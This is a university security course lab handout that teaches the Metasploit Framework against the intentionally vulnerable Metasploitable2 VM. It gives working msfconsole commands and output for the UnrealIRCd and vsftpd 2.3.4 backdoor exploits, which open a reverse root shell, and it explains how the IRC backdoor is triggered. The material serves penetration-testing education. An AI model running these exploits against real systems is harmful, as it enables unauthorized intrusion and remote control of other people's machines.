



计算机科学与工程系

Department of Computer Science and Engineering

CS 315 Computer Security Course

Lab 4: Metasploit Framework

Introduction

“If I had eight hours to chop down a tree, I’d spend the first six of them sharpening my axe.”

-Abraham Lincoln

In this lab, you will learn how to use Metasploit to gain access to a remote machine. The goal is to teach you the basics of practical penetration testing. The Metasploit Framework (MSF) contains a collection of exploits. It’s an infrastructure that you can build upon and utilize for your custom needs. This helps you to concentrate on setting up your exploitation environments, and not have to reinvent the wheel. MSF is one of the most popular tools for security professionals conducting practical hacking studies. It contains an extensive exploitation tools and working environments. Additionally, it is free available to public.

We will use two Linux virtual machines: One is a Kali Linux with Metasploit framework installed; and the other one is intentionally vulnerable Linux. We will use the Metasploit framework on Kali Linux to remotely gain access on the vulnerable Linux machine.

Software Requirements


- The VMWare Software
 - <https://www.vmware.com/>
- The VirtualBox Software
 - <https://www.virtualbox.org/wiki/Downloads>
 - <https://www.vmware.com/support/developer/ovf/>
 - <https://www.mylearning.be/2017/12/convert-a-vmware-fusion-virtual-machine-to-virtualbox-on-mac/>
- The Kali Linux, Penetration Testing Distribution
 - <https://www.kali.org/downloads/>
- Metasploit: Penetration Testing Software
 - <http://www.metasploit.com/>
- Metasploitable2: Vulnerable Linux Platform
 - <http://sourceforge.net/projects/metasploitable/files/Metasploitable2/>




Starting the Lab 4 Virtual Machines

We need to use two VMs for this lab: the Kali Linux and the Metasploitable2-Linux.

First, select the Kali Linux and press Start up




Login the Kali Linux with username root, and password [TBA in the class]. Below is the screen snapshot after login.






Then, you select **Metasploitable2-Linux**, and press Start up. This is an intentionally vulnerable Linux VM that you will attack against.



If you see the window below, just click OK. This is due to running two VM at the same time.





Log into the virtual machine with username, msfadmin, and password [TBA in Class].

```
Metasploitable2-Linux
* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out' [ OK ]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: _
```

After you log into the VM, you will see the screen below.

```
Metasploitable2-Linux

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Thu Jan 14 13:44:26 EST 2016 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ _
```



Setting up the Environment for Metasploit on Kali Linux

Before you can use the Metasploit framework, you need to setup the environment such as starting the database for it in Kali Linux.

After logging into the Kali Linux, open up a terminal by clicking the icon .



Metasploit Framework uses PostgreSQL as its database, so you need to launch it by running the following command in the terminal:

```
$ service postgresql start
```

You can verify that PostgreSQL is running by executing the following command:

```
$ service postgresql status
```

With PostgreSQL up and running, you need to create and initialize the msf database by executing the following command:

```
$ msfdb init
```



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# service postgresql start  
root@kali:~#  
root@kali:~# service postgresql status  
● postgresql.service - PostgreSQL RDBMS  
  Loaded: loaded (/lib/systemd/system/postgresql.service; disabled)  
  Active: active (exited) since Thu 2016-01-14 14:40:28 EST; 2min 22s ago  
  Process: 3480 ExecStart=/bin/true (code=exited, status=0/SUCCESS)  
  Main PID: 3480 (code=exited, status=0/SUCCESS)  
  CGroup: /system.slice/postgresql.service  
root@kali:~#  
root@kali:~#  
root@kali:~# msfdb init  
A database appears to be already configured, skipping initialization  
root@kali:~#
```


The screenshot above shows the commands to start a database for Metasploit Framework.




Starting Metasploit Framework

You can launch the Metasploit Console by clicking on the Metasploit icon  or type following command in a terminal.

```
$ msfconsole
```



You can use msfconsole to verify if the database is connected as shown in the screenshot below.





Type help in msf console, you get the core and database commands as shown below.

```
root@kali: ~
File Edit View Search Terminal Help
msf > help

Core Commands
=====

Command      Description
-----
?             Help menu
advanced     Displays advanced options for one or more modules
back         Move back from the current context
banner       Display an awesome metasploit banner
cd           Change the current working directory
color        Toggle color
connect      Communicate with a host
edit         Edit the current module with $VISUAL or $EDITOR
exit         Exit the console
get          Gets the value of a context-specific variable
getg         Gets the value of a global variable
grep         Grep the output of another command
help         Help menu
info         Displays information about one or more modules
irb          Drop into irb scripting mode
jobs         Displays and manages jobs
kill         Kill a job
load         Load a framework plugin
loadpath     Searches for and loads modules from a path
makerc       Save commands entered since start to a file
options      Displays global options or for one or more modules
popm         Pops the latest module off the stack and makes it active
previous     Sets the previously loaded module as the current module
pushm        Pushes the active or list of modules onto the module stack
quit         Exit the console
reload_all   Reloads all modules from all defined module paths
rename_job   Rename a job
resource     Run the commands stored in a file
route        Route traffic through a session
save         Saves the active datastores
search       Searches module names and descriptions
sessions     Dump session listings and display information about sessions
set          Sets a context-specific variable to a value
setg         Sets a global variable to a value
show         Displays modules of a given type, or all modules
sleep        Do nothing for the specified number of seconds
spool        Write console output into a file as well the screen
threads      View and manipulate background threads
unload       Unload a framework plugin
unset        Unsets one or more context-specific variables
unsetg       Unsets one or more global variables
use          Selects a module by name
version      Show the framework and console library version numbers
```

```
Database Backend Commands
=====

Command      Description
-----
creds        List all credentials in the database
db_connect   Connect to an existing database
db_disconnect Disconnect from the current database instance
db_export    Export a file containing the contents of the database
db_import    Import a scan result file (filetype will be auto-detected)
db_nmap      Executes nmap and records the output automatically
db_rebuild_cache Rebuilds the database-stored module cache
db_status    Show the current database status
hosts        List all hosts in the database
loot         List all loot in the database
notes        List all notes in the database
services     List all services in the database
vulns        List all vulnerabilities in the database
workspace    Switch between database workspaces

msf > |
```

More: <https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/>



Identifying the Attacking Target

For the purpose of this lab, it uses Metasploitable2-Linux as the attacking target. First, we need to find the host IP address of the target to launch a remote exploitation. You can use the command “ifconfig” (ipconfig is the windows equivalent). This command allows you to find all the connected interfaces and network cards.

Go to the Metasploitable2-Linux VM, and execute the following command

```
$ ifconfig
```

```
Metasploitable2-Linux
No mail.
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:3f:e0:7a
          inet addr:172.16.108.172  Bcast:172.16.108.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe3f:e07a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6986 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2298 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1033661 (1009.4 KB)  TX bytes:337384 (329.4 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:5290 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5290 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2555397 (2.4 MB)  TX bytes:2555397 (2.4 MB)

msfadmin@metasploitable:~$ _
```

From the screenshot above, we can see that the IP address of the network interface, eth0, is **172.16.108.172**. This is the IP address for the target that you will set later in this lab. When you work on the lab in the classroom, you will get a different IP address for your Metasploitable2-Linux VM. Note that this is not a public IP but we can access it within the subset.



Identifying the Vulnerabilities on the Target

The target, Metasploitable2-Linux, is an intentionally vulnerable machine. It contains vulnerabilities that could be remotely exploited.

UnrealRCD IRC Daemon Backdoor

On port 6667, Metasploitable2 runs the UnrealRCD IRC daemon. This version contains a backdoor that went unnoticed for months - triggered by sending the letters "AB" following by a system command to the server on any listening port. Metasploit has a module to exploit this in order to gain an interactive shell.

Vsftpd v2.3.4 Backdoor

This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011. Metasploit can exploit the malicious backdoor that was added to the vsftpd download archive.

There are more vulnerabilities that can be exploited on the target. You can find a list of all the vulnerabilities for Metasploitable2 from here:

<https://community.rapid7.com/docs/DOC-1875>

and

<http://chousensha.github.io/blog/2014/06/03/pentest-lab-metasploitable-2/>



Launching Attacks Using Metasploit Framework

After identifying the target and vulnerabilities, you can use your weapon (i.e., metasploit framework) to launch attacks.

Go to Kali Linux, and start the Metasploit console by typing `msfconsole` in a terminal.

```
$ msfconsole
```

Set the module you want to use:

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Here, we use the module for exploiting a backdoor of UnrealRCD IRC daemon. Then, set the remote host:

```
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 172.16.108.172
```

The IP address of my Metasploitable2 VM is **172.16.108.172**. The VMs in Client Zero (the desktops using in the classroom) have different IP addresses depending on the network configuration. Lastly, type “exploit” to launch the attack.

```
msf exploit(unreal_ircd_3281_backdoor) > exploit
```

```
root@kali: ~  
File Edit View Search Terminal Help  
msf >  
msf >  
msf >  
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor  
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 172.16.108.172  
RHOST => 172.16.108.172  
msf exploit(unreal_ircd_3281_backdoor) > exploit  
[*] Started reverse TCP double handler on 172.16.108.176:4444  
[*] Connected to 172.16.108.172:6667...  
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname..  
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead  
[*] Sending backdoor command...  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo ns6Y6Qt72vJ7Mgk7;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets...  
[*] Reading from socket B  
[*] B: "ns6Y6Qt72vJ7Mgk7\r\n"  
[*] Matching...  
[*] A is input...  
[*] Command shell session 2 opened (172.16.108.176:4444 -> 172.16.108.172:42376) at 2016-01-15 14:22:38 -0500  
  
whoami  
root  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```



The screenshot above shows the process of the exploitation using the Metasploit console. We can see that Metasploit successfully gains a shell session, and we are able to execute `$ whoami` and `$ uname -a` commands to show that we are in the Metasploitable2 machine from the Kali Linux.

Using Vsftpd v2.3.4 Backdoor to Attack

The example above shows that you can remotely gain access to the target Linux using a backdoor of UnrealRCD IRC daemon. Now, we are going to use another vulnerability of the target machine (i.e., Vsftpd backdoor) to launch an attack. The steps are similar to the previous attack.


```
$ msconsole  
  
msf > use exploit/unix/ftp/vsftpd_234_backdoor  
  
msf exploit(vsftpd_234_backdoor) > set RHOST 172.16.108.172  
  
msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact  
  
msf exploit(vsftpd_234_backdoor) > exploit  
  
$ whoami  
  
$ uname -a
```





Armitage - Cyber Attack Management for Metasploit


If you still struggle with the commands of msfconsole, Armitage can help you. Armitage is a GUI tool for the Metasploit framework that makes penetration testing easy.

To start Armitage in Kali Linux, just type `armitage` in a terminal or click the icon 




Then, you will get pop-up windows. Click “Connect” and “Yes”.



